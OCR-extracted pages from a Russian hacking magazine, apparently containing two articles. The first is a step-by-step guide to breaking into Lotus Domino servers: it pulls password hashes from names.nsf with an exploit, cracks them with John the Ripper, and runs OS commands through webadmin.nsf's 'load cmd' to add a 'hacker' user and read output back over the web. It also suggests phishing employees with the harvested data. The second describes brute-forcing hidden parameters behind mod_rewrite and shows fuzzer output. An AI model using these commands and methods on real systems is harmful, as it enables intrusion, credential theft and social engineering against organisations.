1. Получив список логинов пользователей, мы можем подбирать пароли к их почтовым ящикам. Кроме того, мы можем узнать, кто из этих пользователей администратор, и подобрать пароль к его аккаунту, что принесет нам большую пользу.
2. Имея на руках почтовую базу сотрудников с именами, должностями и прочей информацией, грех не устроить рассылку и, используя методы социальной инженерии, добиться от пользователей нужных нам действий.
3. Кроме того, в базе names.nsf хранится информация о версии операционной системы пользователя и версии клиентской программы Lotus Notes, которую он использует для получения почты. Это дает нам огромный ресурс для социальной совместно с 0-уязвимостями или старыми багами под уязвимое клиентское ПО. Здесь можно использовать что угодно, от последних дыр в IE (привет Алексею Синцову) и PDF до уязвимостей, обнаруженных в клиентском программном обеспечении Lotus Notes, а точнее — в его ActiveX-компонентах (к примеру, inotes.dll xforce.iss.net/xforce/xfdb/11339), которые доступны в интернете.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

На самом деле озвученная информация — это далеко не все, что можно получить из ресурса names.nsf. Самое сладкое вот в чем — в 2005 году в данном ресурсе была обнаружена уязвимость, которая позволяет читать хэши паролей пользователей системы. Причем уязвимость




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



Webadmin.nsf показывает ошибку запуска консоли



банальнейшая. Для получения хэша необходимо перейти на страницу информации о конкретном пользователе и открыть исходный код полученной страницы. Хэш пароля хранится в Hidden поле HTTPPassword или dspHTTPPassword (в зависимости от версии приложения), кроме того, ты можешь встретить два разных алгоритма хэширования, о которых поговорим чуть позже. Что удивительно, уязвимые системы встречаются до сих пор!

Поскольку зачастую количество пользователей исчисляется сотнями или тысячами, то получение хэшей желательно автоматизировать. Но тут не стоит беспокоиться, ибо все уже сделано до нас. Еще в 2007 году был написан эксплойт raptor_dominohash, доступный в Сети, который скачивает хэши всех пользователей, а также утилита DominoHashBreaker, осуществляющая подбор паролей по словарю. Эксплойт лучше переделать, так как он выдает слишком много лишней информации, и ее потом неудобно подавать на вход переборщику паролей. Что касается самого переборщика, то он работает только по словарю и имеет следующий недостаток — мы не знаем, от какого пользователя расшифровался хэш, так как на вход подаются только хэши без привязки к логинам. Таким образом, я бы рекомендовал использовать JohnTheRipper с патчем от jumbo, ибо Джон не только не имеет перечисленных недостатков, но и еще умеет расшифровывать новые «соленые» хэши, чего не умеет DominoHashBreaker.

Итак, как я уже говорил, хэши в Lotus бывают двух видов:

1. Обычные (32 символа в HEX) пример:


```
<input name="$dspPasswordDigest" type="hidden" value
="F05389C37C850260F278FED23334C172">
```

2. С использованием случайных значений (22 символа начинающиеся с G) пример:

```
<input name="$dspHTTPPassword" type="hidden"
value="(GFmjA4YmP9C05vHn09gI)">
```

Для расшифровки обычных хэшей необходимо на вход программе JohnTheRipper подать файл HASH.txt вида:

Live console в действии – вывод списка возможных команд





В клиентских ActiveX естественно есть баги

```
Имя пользователя:хэш
Имя пользователя:хэш
.
.
Имя пользователя:хэш
```


Запускать переборщик необходимо со следующими параметрами:


```
./john HASH.txt --format=lotus5
```

Для расшифровки «соленых» хэшей необходимо на вход программе JohnTheRipper подать файл HASH2.txt вида:

```
Имя пользователя:(хэш)
Имя пользователя:(хэш)
.
.
Имя пользователя:(хэш)
```

Результат выполнения команды





Джон после патча умеет ломать лотусовые пароли

Запускать переборщик необходимо со следующими параметрами:

```
./john HASH.txt --format=dominosec
```

Вот, собственно, и все, напоследок могу только порекомендовать набрать разных словарей и запустить перебор параллельно брутом и словарями для большей эффективности. В случае успеха, что встречается довольно часто, так как парольные политики в Domino по умолчанию отключены, мы получим список расшифрованных паролей пользователей системы Lotus Domino на Web-доступ. Пусть там будут и не все пользователи, но все же шансы, что из тысячи хоть кто-нибудь расшифруется, достаточно велики.

АДМИНИСТРИРОВАНИЕ

Итак, предположим, что мы расшифровали пароль администратора (если нет, сидим и перебираем дальше :)) — это есть очень хорошо. Теперь перед нами открываются просторы доступа ко всем находящимся на сервере nsf-файлам, которых, как я уже говорил, предостаточно. Интересный ресурс — log.nsf, на нем можно найти и посмотреть все логи доступа к серверу по различным критериям и узнать, к примеру, каким браузером пользуются пользователи. Также интерес представляет catalog.nsf. Доступ к почте каждого сотрудника можно получить, обратившись к директории /mail/логинсотрудника.nsf.
Но самый большой интерес для нас представляет ресурс webadmin.nsf (servername/webadmin.nsf). Это админка Web-сервера Lotus Domino со всеми вытекающими последствиями. Имея доступ к ней, можно создавать, изменять и удалять пользователей, назначать для них группы и выполнять всевозможные административные задачи. Получение административного доступа к системе Lotus Domino практически всегда означает получение доступа к ОС, если не используются расширенные настройки безопасности, такие как: пароль на консоль (иногда встречается) или ограничение прав учетной записи в ОС (на практике крайне редко). Стоит отметить, что в ОС Windows по умолчанию доступ будет получен под учетной записью Local System, так как служба запущена от имени Local System, а в Unix доступ будет получен от имени непривилегированной учетной записи.
Итак, что же предоставляет нам webadmin.nsf? В этом приложении есть различные опции по управлению сервером, в том числе и ряд оболочек для выполнения сервисных команд для репликации и прочих административных задач. Для выполнения сервисных команд можно использовать две различные консоли: Quick Console и Live Console. Но не тут-то было. Эти консоли — не то же самое, что консоль в ОС, так как набор команд там строго определен и заточен под задачи LOTUS.
К нашему счастью, в бизнес-логике этой консоли есть



Иногда на names nsf стоит пароль

уязвимость, которая заключается в том, что команда Load использует в качестве аргумента не список команд, а реальные исполняемые файлы в системе. То есть, используя небольшой трюк можно запускать исполняемые файлы доступные в директории PATH операционной системы через команду Load (спасибо за данный метод Евгению Киселеву, автору книги «Безопасность IBM Lotus Notes/Domino R7», которую настоятельно рекомендуется почитать тем, кого интересует безопасность Lotus). Рассмотрим эти две консоли поподробнее.

ОБОЛОЧКА LIVE CONSOLE

Наиболее удобная оболочка для выполнения называется Live Console, но, к сожалению, ее использование обусловлено двумя проблемами. Первая проблема заключается в том, что данная консоль не включена по умолчанию и для ее включения необходимо перезагружать сервер, что не очень хорошо. Вторая особенность — данная оболочка работает по своему протоколу с использованием порта 2050, и с большой вероятностью в случае подключения через интернет данный порт будет зафильтрован. Таким образом, данный вариант не является универсальным, так что идем дальше.

ОБОЛОЧКА QUICK CONSOLE

Второй вариант — это использование урезанной версии консоли — Quick Console. Данная консоль имеет неприятную особенность — результат выполнения команды не отображается, таким образом, мы можем выполнять команды только вслепую. Ладно если нам нужно просто выполнить команду, в которой мы уверены, но если нам захочется прочитать содержимое файлов — тут без трюков не обойтись. На самом деле проблема очень похожа на Blind SQL Injection, так что и методы надо применять похожие, только с учетом особенностей.

ПОЛУЧЕНИЕ ДАННЫХ

Давай проанализируем, что мы вообще можем делать в административном интерфейсе, чтобы понять, что из этого нам поможет для получения результатов команд. Первое, что бросается в глаза — это меню Files, где, как хотелось бы верить, мы сможем читать файлы, но и тут нас поджидает неприятная участь. Читать файлы нельзя, можно только делать листинг директорий и видеть имена файлов. И только если у них расширение .nsf.
Первая сумасшедшая идея, которая приходит в голову — это разбивать на строки вывод результата выполнения команды и создавать файлы, в названии которых будет кусок результата выполнения команды, а расширением будет .nsf. Таким хитрым и довольно извращенным способом



▸ links

- dsecrg.ru/pages/pub/ — Исследования из серии «Проникновение в ОС через приложения»
- cybsec.com/vuln/default_configuration_information_disclosure_lotus_domino.pdf — Уязвимость раскрытия информации в Lotus Domono.
- exploit-db.com/exploits/3302 — Эксплойт для автоматизированной скачки хэшей.
- securiteinfo.com/download/dhb.zip — Утилита для подбора паролей по словарю Domino Hash Breaker.
- openwall.com/john/ — Утилита JohnTheRipper для взлома паролей.
- openwall.com/john/contrib/john-1.7.5-jumbo-2.diff.gz — Патч для утилиты JohnTheRipper для взлома паролей в Domino старых и новых версий.
- documents.iss.net/whitepapers/domino.pdf — IBM ISS "Lotus Domino Security" 2002
- seclists.org/pen-test/2008/May/64 — Pentesting Lotus Domino.





Сайт лотуса

мы будем получать информацию о результате работы команды. Для этого необходимо последовательно запустить две команды (спасибо Алексею Синцову за набросанный скрипт):

```
load cmd /c "dir /D /B > sh2kerr.out"
load cmd /c "FOR /F "delims= " %i IN (sh2kerr.out) DO
ECHO > C:\lotus\domino\sh2kerr\"%i".nsf"
```

Первая команда сохраняет результат команды (в нашем примере это команда DIR) в файл sh2kerr.out. Вторая команда разбивает результат вывода первой и создает необходимые файлы. В результате в папке C:\lotus\domino\sh2kerr\ мы увидим множество файлов, в именах которых будет результат выполнения команд.
На самом деле есть способ гораздо проще, но при этом будет вероятность, что он не заработает там, где безопасно расставлены права. На практике мне такого не встречалось, так что можно использовать этот метод практически везде. Метод очень прост и заключается в следующем — необходимо найти директорию, в которую мы можем писать, и которая будет доступна через Web-интерфейс. Такая директория есть по умолчанию в версиях 6.5 и 8.5 (в других она, скорее всего, тоже присутствует, но подтвердить нет возможности). В ОС Windows данная директория в результате установки по умолчанию выглядит следующим образом:

```
C:\Lotus\Domino\data\domino\html\download\filesets\
```

Для того, чтобы обратиться к данной директории через Web-интерфейс, необходимо пройти по следующей ссылке: http://servername/download/filesets. Таким способом можно получить результат выполнения команды на сервере Lotus.
Альтернативный сценарий выполнения команд.
Кроме трюка с Load есть еще один способ выполнения команд — через так называемый планировщик. Находится он в меню Server->Status->Schedules->Programs. Используя этот планировщик, можно также запускать любые команды в ОС.

КЛИЕНТ-СЕРВЕРНОЕ ВЗАИМОДЕЙСТВИЕ

Выше мы рассматривали вопросы безопасности Web-доступа к системе Lotus Domino, но есть еще и другой протокол (NRPC на 1352 порту), по которому можно подключиться к системе. Этот протокол позволяет подключаться к Lotus Domino серверу, используя клиентские программы Lotus Designer (разработчики), Lotus Notes (простые сметные) и Lotus Administrator (спасибо, кэп). Для подключения к серверу клиент должен иметь некое подобие сертификата, в системе Lotus Domino это файл с расширением ID. Помимо этого файла для подключения необходимо иметь и пароль к нему.

Данный пароль никогда не передается по сети и используется для расшифровки ID-файла, а аутентификация происходит уже при помощи расшифрованной информации. Итак, для того, чтобы подключиться к системе с использованием клиентского приложения, нам необходимо получить 2 вещи: ID-файл и пароль к нему. Выглядит сложнее, чем в случае с Web, но не безнадежно.
Для того, чтобы получить ID-файл, можно воспользоваться уязвимостью раскрытия информации в службе Lotus Domino. Уязвимость заключается в возможности получения ID-файла пользователя, в случае, если известен его логин. Логин можно либо подобрать, либо воспользоваться уязвимостью в names.nsf, описанной выше. Второй способ получения ID-файла — попытаться откопать его в том же names.nsf. Очень часто в профиле пользователя, доступном без аутентификации через Web-интерфейс, есть ссылка на скачку его ID-файла. С первой проблемой разобрались, что же делать со второй? На самом деле тут все банально. Пользователи очень часто ставят простые пароли на ID-файл, так что можно его подобрать, тем более, что для этого есть специализированный софт в количестве, как минимум, 3-х утилит (smashingpasswords.com/3-best-lotus-notes-password-recovery-free-softwares), причем одна из них (IPR) абсолютно бесплатна.

STEP BY STEP HOWTO

Итак, подведем итоги и создадим небольшой гайд по получению доступа к Lotus Domino.
Для получения доступа к серверу выполняем следующие действия:
Если есть Web-доступ:
1. Запускаем утилиту raptor_dominohash и собираем хэши паролей:
./raptor_dominohash 192.168.0.202
2. Сохраняем хэши в формате, приведенном в статье;
3. Запускаем JohnTheRipper и подаем на вход список имен пользователей и хэшей:
./john HASH.txt --format=lotus5
4. В случае расшифровки хэша администратора обращаемся к консоли Web-администрирования по адресу:
http://servername/webadmin.nsf
5. В Quick Console набираем команду, добавляющую в ОС нового пользователя:
load cmd /c net user hacker iamstupid /add
6. Чтобы проверить, выполнилась ли команда, выводим список текущих пользователей и сохраняем вывод команды в файл:
load cmd /c net user > C:\Lotus\Domino\data\domino\html\download\filesets\1.txt
Для просмотра результата выполненной команды обращаемся по следующей ссылке:
http://servername/download/filesets/1.txt , и, в случае успеха, видим подтверждение выполненной команды;
7. Если не получилось, пробуем выполнить команду через Program.
Если есть NRPC-доступ:
1. Берем список пользователей из names.nsf (или подбираем) и пытаемся получить ID;
2. В случае получения ID пытаемся расшифровать пароль при помощи утилит указанных в статье;
3. В случае успеха пытаемся подключиться при помощи Lotus Administrator, а далее начинаем с пункта 5 предыдущего варианта.

И ЧТО ПОТОМ?

В статье я попытался представить основные способы получения шелла на сервере через уязвимости и недостатки конфигурации Lotus Domino. Ряд вопросов, таких как: подробности получения ID-файла, прочие критичные nsf-файлы и ошибки типа xss в Web-доступе, получение доступа к другим серверам через репликацию и прочие аспекты безопасности, описание которых выходит за рамки данной статьи, я оставлю тебе для самостоятельного изучения. Старательно используй собранные ссылки на ресурсы, приведенные в этой статье, а также посещай сайт нашей исследовательской лаборатории DSecRG.ru, и, если есть желание, присоединяйся (research@dsec.ru). ⌶

Тимур Юнусов Positive Technologies



Не перезаписью единой...

ФАЗЗИНГ САЙТА, «ЗАЩИЩЕННОГО» MOD_REWRITE

Все чаще в Сети можно встретить сайты, которые скрывают параметры, передаваемые приложению посредством модуля Apache — mod_rewrite. Часто у веб-разработчиков создается иллюзия, что таким образом можно защититься от атак SQL Injection, Cross-Site Scripting и т.п. На самом деле это распространенное заблуждение, аналогичное тому, что сокрытие fingerprint-сервисов увеличивает их безопасность. Безусловно, использование mod_rewrite для сокрытия передаваемых параметров к приложению, равно как и сокрытие отпечатков, является некоторой преградой для атакующего. Но, как говорится, «нет такой преграды, которую нельзя было бы обойти»!

Mod_rewrite — достаточно мощный инструмент для URL-преобразований «на лету». Этот замечательный модуль веб-сервера Apache предоставляет поистине безграничные возможности. На данный момент модуль чаще всего применяется для:

• поисковой оптимизации (SEO);
• защиты от прямых загрузок, так как скрывается реальное местоположение файла;
• сокрытия иерархии поступающих параметров, каталогов и сценариев веб-приложения путем их централизованного динамического преобразования;
• разграничения доступа: mod_rewrite может проверять значения HTTP-заголовков, в том числе значение COOKIE на соответствие правилам и по результатам проверок проводить (или не проводить) перенаправление.

Чаще всего корректно настроенный mod_rewrite затрудняет возможности поиска и эксплуатации уязвимостей веб-приложения. Это происходит по следующим причинам:

1. Трудно распознать реальное предназначение элемента URL. Например, если мы видим ссылку вида http://www.example.com/main/search/stroka_poiska, невозможно понять, какой из элементов URL является относительным путем от корневого каталога веб-сервера; что является названием сценария, а что является параметром этого сценария. Это сильно затрудняет анализ структуры веб-приложения. Например, следующие правила позволят одной и той же ссылке соответствовать различным реальным представлениям структуры веб-приложения:

```
RewriteRule ^search/(.+)$ search.php?search=$1
```

При таком правиле ссылка http://www.example.com/main/search/stroka_poiska соответствует сценарию search.php, который располагается в папке /main/ относительно корневого каталога веб-сервера, вызванному с параметром search=stroka_poiska

```
RewriteRule ^(.+)/(.+)$ script.php?act=$1&value=$2
```

По данному правилу та же самая ссылка соответствует сценарию script.php, который находится в папке main и вызван с параметрами act=search&value=stroka_poiska

```
RewriteRule ^(.+)/(.+)/(.+)$
$1.php?value1=$2&value2=$3
```

А по этому правилу такая же ссылка соответствует сценарию main.php, который находится в корневом каталоге веб-сервера и вызван с параметрами value1=search&value2=stroka_poiska
Кроме того, благодаря гибкости используемых mod_rewrite регулярных выражений, даже схожие по виду URL-адреса могут обращаться к абсолютно разным сценариям. Например, данные правила:

```
RewriteRule ^(.+)/(.+)$        script1.
php?value1=$2&value2=$3
RewriteRule ^(.+)/(.+)/(.+)$   script2.
php?value1=$2&value2=$3
```


отправят два схожих запроса разным сценариям:

```
http://www.example.com/stroka1/stroka2
http://www.example.com/stroka1/stroka2/stroka3
```

2. Трудно определить язык программирования, на котором написано приложение. За ссылкой http://www.example.com/main/articles/statya.html

```
http://localhost/modrewrite_search.php?url=http://[illegible]/index.php&length=3&sym=1&type=1
[+] Analyze http://i[illegible].ru/index.php?
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find! http://i[illegible]l.ru/index.php?id=1&
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find smth Try to detect.
[+] Find! http://[illegible]l.ru/index.php?say=1&
[+] Done
```

Пример работы фазера (перебор до 3 символов)



Пример работы фазера (комбинированная атака)

может находиться как серверный сценарий на языке PHP, ASP или Perl, так и статическая страница на языке HTML;

3. Наличие регулярных выражений, которые можно использовать в правилах перезаписи mod_rewrite, позволяет фильтровать входные параметры (далее будет рассмотрен пример);

4. При автоматизации поиска уязвимостей необходимо заменять некоторые символы (например, слеш («/») на %2F (hexadecimal encoding) или %252F (double encoding)), так как они обрабатываются еще на стадии «разбора» URL-адреса в mod_rewrite.

В связи с этим многие разработчики и администраторы предпочитают «маскировать» наличие уязвимостей с помощью mod_rewrite, а не обнаруживать и исправлять проблемы. Но такой подход, как и любой метод, основанный на подходе Security Through Obscurity, работает весьма плохо.

МЕТОДИКА РАБОТЫ

Основная идея поиска уязвимостей при включенном mod_rewrite — это перебор (brute-force), позволяющий определить реальные имена реальных параметров серверных сценариев, в которые подставляются значения из правил перезаписи (rewrite rules) mod_rewrite.

Основные особенности перебора:

• использование в одном запросе множества параметров (количество параметров ограничивается максимальной длиной URL (по умолчанию для веб-сервера Apache 2.x — 8192 символа, для IIS — 16 384 символа);

• применение метода бинарного поиска (дихотомии) для обнаружения необходимых параметров;

• словарный перебор (использование популярных названий параметров и префиксов) — id, count, и т.д. в сочетании с полным перебором названий параметров (комбинированные атаки);

• различные варианты анализа результатов (рассматривается далее);

• возможность рекурсивного поиска параметров (для поиска всего множества параметров одного сценария).

Рассмотрим алгоритм поиска уязвимостей в веб-приложении при включенном mod_rewrite.

1. Определение реального имени серверного сценария.

Используются стандартные и популярные названия сценариев, такие как index.php, main.php. Необходимо определить, существует ли данный сценарий (например, по наличию ошибки «404 — Not Found»). Иногда правила могут перезаписывать любые URL-адреса, начиная с корневого каталога веб-сервера, то есть запрос http://www.example.com/index.php уже будет вести на абсолютно другой сценарий (RewriteRule ^(.+)$ script.php?$1). В таком случае дальнейшие проверки не имеют смысла.

2. Определение параметров, поступающих в приложение.

Наиболее часто разработчики веб-приложений используют такие популярные названия параметров, как id, file и т.д. Учитывая это, необходимо проверить:

• самые популярные названия переменных (id, path, page, debug, cat и проч.);

• короткие названия переменных (1-5 символов) в алфавите [a-z0-9-_] — полный перебор;

• «гибридные» названия — по формулам:

```
"префикс" + "популярное название параметра";
"популярное название параметра" + "постфикс";
"полный перебор" + "разделитель (_,-)" + "популярное
название параметра";
"популярное название параметра" + "разделитель (_,-)"
+ "полный перебор".
• для кода, в названиях переменных которого исполь-
зуются различные суффиксы и префиксы;
переменные-массивы (param[]).
```

Говоря о последнем типе параметров, нужно отдельно уточнить: дело в том, что если в PHP-сценарии к параметру, инициализированному как массив (http://example.com/index.php?param[]=value), произойдет обращение как к простому типу, будет выведена ошибка (в зависимости от error_reporting level), что приведет к раскрытию установочного пути.

Также можно использовать:

• массивы GLOBALS (http://example.com/index.php?GLOBALS[var]=value);

• стандартные переменные _SERVER (в определенных случаях можно перезаписать и их);

• переменные в сочетании с их zend_hash_key (для обхода уязвимых функций unset()).

3. Определение значения параметров.

Для решения этой задачи важно использовать различные варианты параметров. Если, например, везде подставлять в значение 1, то велика вероятность, что оно совпадет со значением переменной по умолчанию, и сервер вернет тот же ответ. Также различные параметры — это различные ошибки. А если проводить поиск по значению параметра в ответе (потенциальные XSS, Local File Including, Path Traversal, etc), то для каждого параметра потребуется генерировать уникальное значение.

Возможные варианты, их предназначение, плюсы и минусы:

• Числовое значение: 0,1,2,.. Самый простой вариант. Можно обой-

тись 3 вариантами: 0, 1 и >1. Из плюсов — минимальная длина строки запроса, что практически не сказывается на производительности работы.

• Ошибочное значение: «'», «../», «a%00» и т.д. — различные наборы символов, которые могут привести к потенциальным ошибкам, по сигнатурам которых можно определить присутствие параметра.

• Фиксированное значение параметра. Например, если существует URL http://example.com/main/search/stroka_poiska, то, зафиксировав ответ сценария на значение stroka_poiska и подставив это значение во все параметры, по ответу, совпадающему с эталонным значением, можно будет найти параметр, отвечающий за конкретную позицию в URL-адресе, см. пример ниже.

• Случайное число. Генерируя достаточно длинные случайные числа (5-9 символов), можно искать совпадение с этими числами в ответах сценариев. Случайные числа дают большую вероятность отсутствия ошибки второго рода (False Positive).

Например, URL http://example.com/main/search/test отвечает за сценарий поиска с параметром «test». Нам необходимо найти оригинальный параметр строки поиска. Для этого мы фиксируем сигнатуру со страницы http://example.com/main/search/test (например, «по запросу test найдено») и проводим перебор по всем параметрам, подставляя в значение параметра «test». Анализируя ответы, по наличию сигнатуры можно найти необходимый параметр.

4. Составление запроса и подбор.

Составить запрос вида http://example.com/script.php?param1=value&param2=value&...&abc=value. Ограничение на длину URL запроса составляет 8192 символа (для сервера Apache). Это означает, что все параметры из алфавита [a-z0-9] с длиной до 4 символов можно перебрать примерно за 5880 запросов. При хорошей скорости интернета это займет 3-5 минут.

5. Анализ ответов и определение наличия параметра.

Эта часть работы алгоритма — самая важная, поскольку именно она определяет эффективность работы. Отличия в структуре веб-приложений и различные условия обуславливают решение о выборе того или иного метода анализа ответа. Рассмотрим плюсы и минусы различных походов:

• определение по длине ответа.

плюсы:

Самый быстрый и простой способ. Необходимо лишь узнать длину эталонного запроса (без параметров) и сравнить ее с длиной запросов с параметрами.

минусы:

Данный метод неприменим в ситуациях, когда каждый раз сценарий генерирует ответ с уникальным содержимым (баннеры, случайный контент, наличие строки запроса в ответе).

• определение по сигнатурам случайных значений переменных.

плюсы:

Уменьшение числа ложных срабатываний.

минусы:

Необходимо удалять ложные срабатывания, связанные со штатным попаданием случайного значения в ответ (например, при штатном наличии данных запроса в ответе).

Уменьшение скорости из-за увеличения длины значений параметров (с 1-2 символов до 5-7 символов, что увеличивает время перебора в 1,5-2 раза для параметров длиной до 4 символов).

• определение по фиксированным ответам. Например, когда необходимо определить параметры на странице http://example.com/main/search/stroka_poiska, мы должны подставлять во все переменные значение «stroka_poiska» и отслеживать ответ. Верным будет параметр, попавший в запрос, ответ на который совпал по содержимому с первоначальной страницей.

плюсы:

Точность поиска.

минусы:

Сфокусированность поиска — поиск происходит только по одному конкретному параметру.

• определение по сигнатурам ошибок.

плюсы:

Почти полное отсутствие ошибок второго рода (False Positive — ложное срабатывание), что исключает идентификацию наличия параметра в запросе, когда на самом деле его в нем нет.

минусы:

Требуется использовать базу сигнатур ошибок. Если наличие параметра не вызывает ошибку, то данный метод не выявит параметр.

Как видно из вышеизложенного, различные методы эффективны в разных ситуациях. Самым простым и, порой, наиболее действенным является первый подход, но иногда нельзя выявить параметр даже с помощью сложных методов.

Поэтому желательно использовать различные методики или решать в каждом конкретном случае отдельно, какая методика уменьшит число ложных срабатываний. В конце концов, если в результате работы будет выявлено 10-15 переменных, они всегда могут быть проверены на предмет ложных срабатываний вручную.

ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ

В качестве практической демонстрации эффективности приведенных методов может быть использован фазер, который ты найдешь на прилагаемом к журналу диске. Фазер реализует следующие возможности:

1. Полный перебор по алфавиту, по наиболее часто встречаемым параметрам (указываются в файле params.txt), в комбинированном режиме («популярное название параметра» + «разделитель (_,-)» + «полный перебор»). Также можно указать флаг, при котором каждая переменная будет представлена в виде массива (param[]).

2. Использование дихотомии для поиска параметров.

3. Поиск по длине ответа (указывается первоначальная страница, ее размер).

4. Выбор первоначальной страницы с параметрами (например, http://example.com/index.php?page=admin) для поиска множества вложенных параметров (указанные параметры, естественно, будут исключаться из проверки).

5. Выбор символов, подставляемых в значения переменных.

З.Ы.: Некоторые из этих механизмов реализованы в сканере MaxPatrol компании Positive Technologies.

И НАПОСЛЕДОК...

Приведенный метод подходит не только для оценки защищенности веб-приложений, использующих mod_rewrite, но и для поиска переменных, которые могут быть перезаписаны при включенном параметре register_globals, а также для поиска недокументированных возможностей, таких как различные отладочные («debug») режимы и т.д. Удачного тебе поиска! ⌶



▷ **links**

